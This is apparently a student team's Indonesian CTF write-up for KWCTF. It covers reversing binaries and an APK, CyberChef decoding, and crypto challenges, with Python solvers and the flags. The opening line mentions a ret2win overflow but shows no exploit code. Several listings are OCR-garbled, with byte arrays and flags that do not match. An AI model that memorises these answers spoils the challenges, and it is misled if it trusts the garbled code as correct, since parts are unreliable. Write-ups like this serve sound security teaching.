
Penyelesaian dari chall ini adalah dengan melakukan **overflow** agar dapat masuk ke fungsi win dan membuat agar kondisi yang memanggil shell terpenuhi

Flag : KWCTF{S1mpl3\_Ret2Win\_w1th\_4\_L1ttl3\_4rgum3nt}

# [ REVERSE ENGINEERING ]

---

## Primitif ⏲



### Executive Summary

Diberikan file binary executable. Dimana kita perlu memasukkan input yang merupakan flag dan program akan mencetak benar. Untuk mengerjakan soal reverse engineering biasanya perlu decompile file binary nya untuk mendapatkan source code untuk dilakukan static analysis.

```
└──(umar@umarhyl)@[~/Documents/ctf/kwctf/primitif]ensi Bantuan
  $ file primitif
primitif: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 3.2.0, BuildID[sha1]=6d6f9bde90b198761535cae7a9ffed8cb70aa2ad, stripped
```

```
└──(umar@umarhyl)@[~/Documents/ctf/kwctf/primitif]
  $ ./primitif
passwordnya affh? hello world
salah
```

### Technical Report

Berikut merupakan hasil decompile file binary. Terlihat bahwa dalam kode tersebut, program membandingkan dua string, yaitu s1 dan s2. Agar program menampilkan "benar", string yang Anda masukkan harus sama dengan isi dari s1. Namun, dalam kode tersebut, s1 diinisialisasi dengan hasil operasi XOR antara dua byte array off\_201068 dengan off\_201060.

```

1 int64 __fastcall main(int a1, char **a2, char **a3)
2 {
3     int i; // [rsp+Ch] [rbp-54h]
4     char s1[32]; // [rsp+10h] [rbp-50h] BYREF
5     char s2[40]; // [rsp+30h] [rbp-30h] BYREF
6     unsigned __int64 v7; // [rsp+58h] [rbp-8h]
7
8     v7 = __readfsqword(40u);
9     for ( i = 0; i <= 31; ++i )
10        s1[i] = *((_BYTE *)off_201068 + i) ^ *((_BYTE *)off_201060 + i);
11     printf("passwordnya affh? ");
12     _isoc99_scanf("%s", s2);
13     if ( !strcmp(s1, s2, 0x20uLL) )
14        puts("benar");
15     else
16        puts("salah");
17     return 0LL;
18 }

```

---

```

----- 7 -----
; DATA XREF: .data:off_201068+o

.data:0000000000201020 byte_201020 db 46           ; DATA XREF: .data:off_201068+o
.data:0000000000201021 db 63
.data:0000000000201022 db 151
.data:0000000000201023 db 225
.data:0000000000201024 db 129
.data:0000000000201025 db 113
.data:0000000000201026 db 179
.data:0000000000201027 db 160
.data:0000000000201028 db 163
.data:0000000000201029 db 84
.data:000000000020102A db 142
.data:000000000020102B db 65
.data:000000000020102C db 177
.data:000000000020102D db 75
.data:000000000020102E db 16h
.data:000000000020102F db 133

```

---

```

----- 8 -----
; DATA XREF: .data:off_201060+o

.data:0000000000201030 db 124
.data:0000000000201031 db 124
.data:0000000000201032 db 84h
.data:0000000000201033 db 231
.data:0000000000201034 db 104
.data:0000000000201035 db 164
.data:0000000000201036 db 159
.data:0000000000201037 db 219
.data:0000000000201038 db 88
.data:0000000000201039 db 4
.data:000000000020103A db 142
.data:000000000020103B db 245
.data:000000000020103C db 86
.data:000000000020103D db 42
.data:000000000020103E db 253
.data:000000000020103F db 221
.data:0000000000201040 byte_201040 db 91           ; DATA XREF: .data:off_201060+o
.data:0000000000201041 db 91
.data:0000000000201042 db 246
.data:0000000000201043 db 137
.data:0000000000201044 db 222
.data:0000000000201045 db 67
.data:0000000000201046 db 131
.data:0000000000201047 db 146
.data:0000000000201048 db 144
.data:0000000000201049 db 11
.data:000000000020104A db 227
.data:000000000020104B db 32
.data:000000000020104C db 194
.data:000000000020104D db 34
.data:000000000020104E db 126
.data:000000000020104F db 218
.data:0000000000201050 db 12
.data:0000000000201051 db 29
.data:0000000000201052 db 239
.data:0000000000201053 db 130
.data:0000000000201054 db 55
.data:0000000000201055 db 200
.data:0000000000201056 db 235
.data:0000000000201057 db 169
.data:0000000000201058 db 57
.data:0000000000201059 db 103
.data:000000000020105A db 235
.data:000000000020105B db 170
.data:000000000020105C db 49
.data:000000000020105D db 75
.data:000000000020105E db 147
.data:000000000020105F db 226

```

---

```

.dq offset byte_201040 ; DATA XREF: main:loc_7FA+r
.data:0000000000201068 off_201068 dq offset byte_201020 ; DATA XREF: main+32+r
.data:0000000000201068 _data ends
----- 9 -----

```

Dapat dilihat juga dalam decompiler :


Nilai dari off\_201060 terdapat pada byte\_201020 yang berisi

off\_201060 = [0x91, 0x91, 0xF6, 0x89, 0xDE, 0x43, 0x83, 0x92, 0x90, 0x0B, 0xE3, 0x20, 0xC2, 0x22, 0x7E, 0xDA, 0x0C, 0x1D, 0xEF, 0x82, 0x37, 0xC8, 0xEB, 0xA9, 0x39, 0x67, 0xEB, 0xAA, 0x31, 0x4B, 0x93, 0xE2]

Nilai dari off\_201068 terdapat pada byte\_201040 yang berisi

```
off_201068 = [0x2E, 0x3F, 0x97, 0xE1, 0x81, 0x71, 0xB3, 0xA0, 0xA3,
0x54, 0x8E, 0x41, 0xB1, 0x4B, 0x16, 0x85, 0x7C, 0x7C, 0x54, 0xE7, 0x68,
0xA4, 0x9F, 0xDB, 0x58, 0x04, 0x8E, 0xF5, 0x56, 0x2A, 0xFD, 0xDD]
```


Lalu kami membuat solver python yang melakukan operasi XOR yang telah dijelaskan.



```
solver.py > ...
solver.py > ...
1 off_201060 = [91, 91, 246, 137, 222, 67, 131, 146, 144, 11, 227, 32, 194,
2 | | | | 34, 126, 218, 12, 29, 139, 130, 55, 200, 235, 170, 49, 75, 147, 226]
3 off_201068 = [46, 63, 151, 225, 129, 113, 179, 160, 163, 84, 142, 65, 177, 75, 16,
4 | | | | 133, 124, 124, 132, 231, 104, 164, 159, 219, 88, 4, 142, 245, 86, 42, 253, 221]
5
6 password = ""
7
8 for i in range(len(off_201060)):
9     password += chr(off_201060[i] ^ off_201068[i])
10
11 print(password)
```

Output = udah\_2023\_masih\_pake\_ltrace\_gan?

Dan masukkan ke file executable




```
(umar@umarhyl)-[~/Documents/ctf/kwctf/primitif]
$ ./primitif
passwordnya affh? udah_2023_masih_pake_ltrace_gan?
benar
```

## Conclusion

Penyelesaian dari chall ini adalah dengan melakukan operasi XOR antara dua byte array off\_201068 dengan off\_201060. Dengan begitu maka flag akan didapatkan.

Flag : KWCTF{udah\_2023\_masih\_pake\_ltrace\_gan?}

# Primitive



## Executive Summary

Diberikan file binary executable. Dimana kita perlu memasukkan input yang merupakan flag dan program akan mengecek apakah input yang diberikan sesuai dengan yang ada di program.

```
(umar@umarhyl)-[~/Documents/ctf/kwctf/primitif]
$ file primitive.exe
primitive.exe: PE32+ executable (console) x86-64 (stripped to external PDB), for MS Windows, 11 sections

(umar@umarhyl)-[~/Documents/ctf/kwctf/primitif]
$ wine primitive.exe
flagnya affh? hello wrold
salah
```

## Technical Report

Untuk menyelesaikan ini kami hanya melakukan command strings pada file binary.```strings primitive.exe``` dan flagnya langsung terlihat

```
(umar@umarhyl)-[~/Documents/ctf/kwctf/primitif]
$ strings primitive.exe
!This program cannot be run in DOS mode.
.text
`data

%40s
dont_mind_this_chall_i_ran_out_of_idea
benar
salah
Argument domain error (DOMAIN)
```

```
flag = dont_mind_this_chall_i_ran_out_of_idea  
Dan masukkan ke file executable
```


```
└─(umar@umarhyl)─[~/Documents/ctf/kwctf/primitif]  
└─$ wine primitive.exe  
flagnya affh? dont_mind_this_chall_i_ran_out_of_idea  
benar
```

## Conclusion

Penyelesaian dari chall ini adalah dengan melakukan perintah strings pada executable file yang diberikan.

Flag : KWCTF{dont\_mind\_this\_chall\_i\_ran\_out\_of\_idea?}

crashed apk




## Executive Summary

Diberikan file folderman.apk, ini merupakan folder yang berisi

## Technical Report

Untuk menyelesaikan ini kami menggunakan software jadx gui. Masukkan folderman.apk pada jadx tunggu sebentar dan source code sudah dapat dilihat dan dianalisis




flag terdapat pada folder Resources, dan pada file AndroidManifest.xml

## Conclusion

Penyelesaian dari chall ini adalah dengan membuka folderman.apk di software jadx.

Flag : KWCTF{first\_step\_become\_to\_reverse\_engineer}

## Secreto 00



### Executive Summary

Diberikan file binary executable. Dimana kita perlu memasukkan input yang merupakan flag dan program akan mengecek apakah input yang diberikan sesuai dengan yang ada di program. Kami mendecompile file ini menggunakan IDA untuk melakukan static analisis

```
(umar@umarhyl)-[~/Documents/ctf/kwctf/primitif]
$ file secreto
secreto: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=3de61d8ae61509a420d4850711a33435936d499b, for GNU/Linux 3.2.0, not stripped
```

```
(umar@umarhyl)-[~/Documents/ctf/kwctf/primitif]
$ ./secreto
masukin dong bang: hello world
wrong!!!
```

# Technical Report

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     size_t v3; // rbx
4     char s[32]; // [rsp+0h] [rbp-D0h] BYREF
5     int v6[28]; // [rsp+20h] [rbp-B0h]
6     __int64 v7[5]; // [rsp+90h] [rbp-40h] BYREF
7     int v8; // [rsp+B8h] [rbp-18h]
8     int i; // [rsp+BCh] [rbp-14h]
9
10    qnmemcpy(v7, "{congrats_you_can_find_it?}", 27);
11    v6[0] = 48;
12    v6[1] = 53;
13    v6[2] = 48;
14    v6[3] = 67;
15    v6[4] = 49;
16    v6[5] = 34;
17    v6[6] = 49;
18    v6[7] = 50;
19    v6[8] = 108;
20    v6[9] = 134;
21    v6[10] = 124;
22    v6[11] = 129;
23    v6[12] = 170;
24    v6[13] = 169;
25    v6[14] = 197;
26    v6[15] = 225;
27    v6[16] = 256;
28    v6[17] = 345;
29    v6[18] = 381;
30    v6[19] = 362;
31    v6[20] = 411;
32    v6[21] = 451;
33    v6[22] = 540;
34    v6[23] = 531;
35    v6[24] = 593;
36    v6[25] = 702;
37    v6[26] = 676;
38    printf("masukin dong bang: ");
39    _isoc99_scanf("%s", s);
40    if ( strlen(s) == 27 )
41    {
42        for ( i = 0; ; ++i )
43        {
44            v3 = i;
45            if ( v3 >= strlen(s) )
46                break;
47            v8 = (char)(*(_BYTE *)v7 + i) ^ s[i] + i * i;
48            if ( v8 != v6[i] )
49            {
50                puts("wrong!!!");
51                exit(0);
52            }
53            puts("correct");
54        }
55    }
56    else
57    {
58        puts("wrong!!!");
59    }
60    return 0;
61 }
```

Terdapat  $v7 = \{congrats\_you\_can\_find\_it?\}$   
dan  $v6 = [48, 53, 48, 67, 49, 34, 49, 50, 108, 134, 124, 129, 170, 169, 197, 225, 256, 345, 381, 362, 411, 451, 540, 531, 593, 702, 676]$  ##  
dihadikan satu array urut

Dalam chall ini, setiap karakter dalam input harus dioperasikan dengan XOR menggunakan karakter yang sesuai dari array  $v7$  dan dibandingkan dengan angka yang sesuai dalam array  $v6$ . Kami membuat solver python untuk menyelesaikan operasi XOR ini, berikut adalah solver yang kami gunakan.

```
[~(umar@umarhyl)-~/Documents/ctf/kwctf/primitif]$ cat solver.py
v6 = [48, 53, 48, 67, 49, 34, 49, 50, 108, 134, 124, 129, 170, 169, 197, 225, 256, 345, 381, 362, 411, 451, 540, 531, 593, 702, 676]
v7 = "\{congrats_you_can_find_it?\""
correct_input = ""

for i in range(len(v7)):
    char = chr(v6[i] - i * i ^ ord(v7[i]))  v7 = "\{congrats_you_can_find_it?\""
    correct_input += char

print(correct_input)
```

```
└─(umar@umarhyl)-[~/Documents/ctf/kwctf/primitif]
└─$ wine primitive.exe
flagnya affh? dont_mind_this_chall_i_ran_out_of_idea
benar
```

```
└─(umar@umarhyl)-[~/Documents/ctf/kwctf/primitif]
└─$ python sulver.py
KWCTF{lu_jago_bang_hengker}

└─(umar@umarhyl)-[~/Documents/ctf/kwctf/primitif]
└─$ ./secreto
masukin dong bang: KWCTF{lu_jago_bang_hengker}
correct
```

## Conclusion

Penyelesaian dari chall ini adalah dengan melakukan operasi XOR menggunakan karakter yang sesuai dari array v7 dan dibandingkan dengan angka yang sesuai dalam array v6.

Flag : **KWCTF{lu\_jago\_bang\_hengker}**



## Technical Report

Kami menggunakan <https://gchq.github.io/CyberChef/> sebagai tool dalam penyelesaian chall ini. Pertama kami merubahnya menggunakan operation From Base64, kemudian secara urut From Base32, From Hex, From Decimal, From Octal, dan From Binary. Atau juga bisa dengan menggunakan operation **magic** yang secara otomatis mengidentifikasi format dari text tersebut

The screenshot shows the CyberChef interface with the following steps:


- Operations:** magic, Magic, Image Filter, Image Opacity, Image Brightness / Contrast, Image Hue/Saturation/Lightness, Detect File Type, Scan for Embedded Files, Favourites, Data format, Encryption / Encoding, Public Key, Arithmetic / Logic, Networking, Language, Utils, Date / Time, Extractors.
- Recipe:** From Base64, From Base32, From Hex, From Decimal, From Octal, From Binary.
- Input:** A long Base64 encoded string: R09jUFBFNWlVFQVpEQU1LCVEdBUURHTkBR01Z20FNWlRFQVpURU1LCU0dBUURHTkBR00y08FNULFFQVpSULCVCENFUURFTUJB01a0FN... (the string is too long to show fully).
- From Base64 Settings:** Alphabet: A-Za-z0-9+=, Remove non-alphabet chars, Strict mode.
- From Base32 Settings:** Alphabet: A-Z2=, Remove non-alphabet chars.
- From Hex Settings:** Delimiter: Space.
- From Decimal Settings:** Delimiter: Space, Support signed values.
- From Octal Settings:** Delimiter: Space.
- From Binary Settings:** Delimiter: Space, Byte Length: 8.
- Output:** KWCTF{pemanasan\_dulu\_ga\_sieee}

## Conclusion

Pada penyelesaian chall ini cukup melakukan operation From Base64, kemudian secara urut From Base32, From Hex, From Decimal, From Octal, dan From Binary (tool tool Cyberchef). Setelah berhasil dibalikkan maka kita akan mendapatkan flagnya 😊

Flag: KWCTF{pemanasan\_dulu\_ga\_sieee}

## kexoxOR-xoXOR



### Executive Summary

Diberikan sebuah file **output.txt** yang merupakan keluaran dari program **chall.py**.

```
crypto > kexoxor > python3 chall_ori.py > ...
1   from libnum import *
2   from Crypto.Util.number import *
3
4   m = s2n("KWCTF{REDACTED}")
5   m = m ^ (m >> 2)
6   p = getPrime(1024)
7   b = getPrime(256)
8   print('p =', p)
9   print('b =', b)
10  print('c =', (m * b) % p)
11  |
```

### Technical Report

Kita analisa dulu program pada **chall.py**. Program ini menggunakan beberapa fungsi dari library libnum dan Crypto.Util.number untuk melakukan operasi kriptografi. Pertama, pesan teks flag yaitu  $m$  dikonversi menjadi angka dengan menggunakan fungsi `s2n`. Kemudian, angka tersebut dilakukan operasi bitwise XOR dengan hasil pergeseran ke kanan sebanyak 2 bit. Selanjutnya, program menghasilkan dua bilangan prima,  $p$  dengan panjang 1024 bit dan  $b$  dengan panjang 256 bit, menggunakan fungsi `getPrime`. Terakhir, program mencetak nilai  $p$ ,  $b$ , dan hasil dari operasi  $(m * b) \% p$ , yang merupakan operasi perkalian modulo dari pesan yang telah diubah dengan bilangan acak  $b$  terhadap bilangan prima  $p$ .

Sekarang mari kita solving. Pertama kita harus melakukan operasi untuk mencari nilai  $m$  setelah di-xor dengan membagi  $c$  dengan  $b$  namun dengan pembagian floor supaya hasilnya bulat dan tidak floating point. Kenapa tidak  $(c // b) \% p$ ? Karena nilai  $p$  lebih besar dari hasil  $c // b$ , maka hasilnya adalah  $c // b$  itu sendiri, jadi  $p$  seperti tidak perlu atau tidak terpakai

```
crypto > kexoxor > 🐍 solver.py > ...
1  from Crypto.Util.number import *
2  from libnum import *
3
4  p = 10219120129874418292758839090618485834896251639205979
5  b = 83677200613442376937338218538143100579115484604320284
6  c = 83068646355472062252725106185415907684145220733766088
7
8  m = (c // b)
9  print('m setelah di-xor =', m)
```

Berikutnya kita perlu mencari nilai  $m$  sebelum di-xor atau dalam kata lain adalah nilai  $m$  setelah diubah menjadi angka dengan function `s2n`.

Di sini kami melakukan operasi bitwise XOR yang dilakukan pada variabel  $m$ . Pada operasi ini, nilai variabel  $m$  digeser ke kanan sebanyak 2 bit dengan  $m \gg 2$ . Kemudian, hasil pergeseran tersebut di-XOR-kan dengan nilai awal  $m$ . Operasi ini dilakukan terus hingga menemukan nilai yang jika diubah menjadi string diawali dengan “`KWCTF{`” dan diakhiri dengan “`}`”, yang artinya kami terus melakukan operasi tersebut hingga mendapatkan flagnya



```
crypto > kexoxor > 🐍 solver.py > ...
1  from Crypto.Util.number import *
2  from libnum import *
3
4  p = 10219120129874418292758839090618485834896251639205979468733236616582104364
5  b = 83677200613442376937338218538143100579115484604320284043120651413583295200
6  c = 83068646355472062252725106185415907684145220733766088524940511175983465149
7
8  m = (c // b)
9  print('m setelah di-xor =', m)
10
11 while not (n2s(int(m)).startswith(b"KWCTF{") and n2s(int(m)).endswith(b"}")):
12     m = m ^ (m >> 2)
13
14 print('m sebelum di-xor =', m)
15 print(n2s(int(m)))
```

PROBLEMS    OUTPUT    DEBUG CONSOLE    TERMINAL


● farrelinoarvia@192 kexoxor % python3 solver.py  
m setelah di-xor = 99272735878460359129096232843019023846762831367837609061523662862965  
m sebelum di-xor = 83558140024437014847779588332505454571357306092499568988573896067241  
b'KWCTF{do\_you\_know\_pragos\_bruhh?why\_he\_is\_so\_famous\_rn?}'

## Conclusion

Pada penyelesaian chall ini kami menghitung nilai m setelah di-xor, setelah terhitung, kami melakukan operasi bitwise shift right dan bitwise xor secara terus menerus hingga mendapatkan flag yaitu sebuah string yang diawali dengan “KWCTF{“ dan diakhiri dengan “}”

Flag: KWCTF{do\_you\_know\_pragos\_bruhh?why\_he\_is\_so\_famous\_rn?}

# vIn The Middle 🌎



## Executive Summary

Diberikan sebuah file `enc.txt` yang merupakan keluaran dari program `enc.py`.

```
(umar@umarhyl)@[~/Documents/ctf/kwctf/middle]
$ cat enc.py
from random import choice
from string import *

inputstring = input("Enter plaintext: ")
def read():
    with open('cipher.txt') as file:
        encrypt_text = eval(file.read())
        encrypt_key = choice(list(encrypt_text.keys()))
        character_key = encrypt_text[encrypt_key]
    return encrypt_key, character_key

def create(character_key):
    final_encryption = {}
    for i, j in zip(printable, character_key):
        final_encryption[i] = j
    return final_encryption

def convert(inputstring, final_encryption, encrypt_key):
    cypher_text = ""
    for i in inputstring:
        cypher_text += final_encryption[i]
    cypher_text = encrypt_key[:3] + cypher_text + encrypt_key[3:]
    return cypher_text

encrypt_key, character_key = read()
final_encryption = create(character_key)
cypher_text = convert(inputstring, final_encryption, encrypt_key)
print(cypher_text)
```

## Technical Report

Kita analisa dulu program pada `enc.py`. Program di atas adalah program untuk melakukan enkripsi teks dengan substitusi karakter. Pada awal program, pengguna diminta untuk memasukkan teks yang akan dienkripsi.

Pertama-tama kode membaca file ‘chiper.txt’, dan mengambil kunci acak untuk dijadikan kunci enkripsi. Fungsi create() digunakan untuk membuat enkripsi karakter yang merupakan sebuah kamus dengan menggunakan fungsi zip(). Setiap karakter dari string printable akan dienkripsi dengan karakter yang sesuai dari character\_key.

Fungsi convert() digunakan untuk mengubah teks input menjadi teks terenkripsi dengan menggunakan enkripsi karakter yang telah dibuat.

Terakhir, program akan mencetak teks terenkripsi (cypher\_text).

Jadi, program ini mengenkripsi teks dengan menggunakan substitusi karakter berdasarkan kunci enkripsi yang dipilih secara acak dari file ‘cipher.txt’.

Berdasarkan analisis diatas kami membuat solver python yang mendekripsi enc.txt dengan membruteforce kunci dari chiper.txt hingga outputnya adalah flag.

```
(umar@umarhyL)-[~/Documents/ctf/kwctf/middle]
$ cat sulver.py
from random import choice
from string import *
def read():
    with open('cipher.txt') as file:
        encrypt_text = eval(file.read())
    encryption_keys = list(encrypt_text.keys())
    character_keys = [encrypt_text[key] for key in encryption_keys]
    return encryption_keys, character_keys

def create(character_key):
    final_encryption = {}
    for i, j in zip(printable, character_key):
        final_encryption[i] = j
    return final_encryption

def convert(cipher_text, final_encryption, encrypt_key):
    true_cipher_text = cipher_text[3:-3]
    plain_text = ""
    for i in true_cipher_text:
        for key, value in final_encryption.items():
            if value == i:
                plain_text += key
                break
    return plain_text

# Ganti dengan teks sandi sebenarnya
cipher_text = "SH!%$7mM-[e+Ez1a+b!:f+OW4+Z3#+EWV`a+f!^>+J.WiVahTK0g" # enc.txt
encryption_keys, character_keys = read()
plain_texts = []

for encrypt_key, character_key in zip(encryption_keys, character_keys):
    final_encryption = create(character_key)
    plain_text = convert(cipher_text, final_encryption, encrypt_key)
    plain_texts.append(plain_text)

print("Plaintexts:")
for plain_text in plain_texts:
    print(plain_text)
```

```
-|9g4Ypk,A{P.,)j@a,0z/,;Q<,AzK6.,ajxV,WHz7K.1h
"C(:FeP%){2no)q\&I)4>x)fiK){>3To)I\ul)Wb>.3o'<
fB>_m70.6qGtN6+h*e6CkZ6Hs:6qk{|N6ehlg6#-k3{NRV
A:Fv#U0]?tjVQ?i{6b?hzs?r,M?tzq<Q?b{8l?Nyz>qQTL
C4^Qej0sv8Wxmvd7`Zv#*kv-@>v8*z<mvZ7,{v}R*GzmI]
|-KW5A[\qFJwsq];mq$oXqb3LqFoi0sqm}PGqTdo2iskY
r-U"y*Sb$8{q,$0MHs$YTW$7FN$8T4`,$iMkD$oKT=4,! )
DF`YurE7n6!+oni'XbndM[nh0wn6M<gonb'1JnHVMQ<o9}
NrDg/Co_|YUuT|c,Ly|+B"||!m;|YBRqT|y,sa|t4B3RT@F
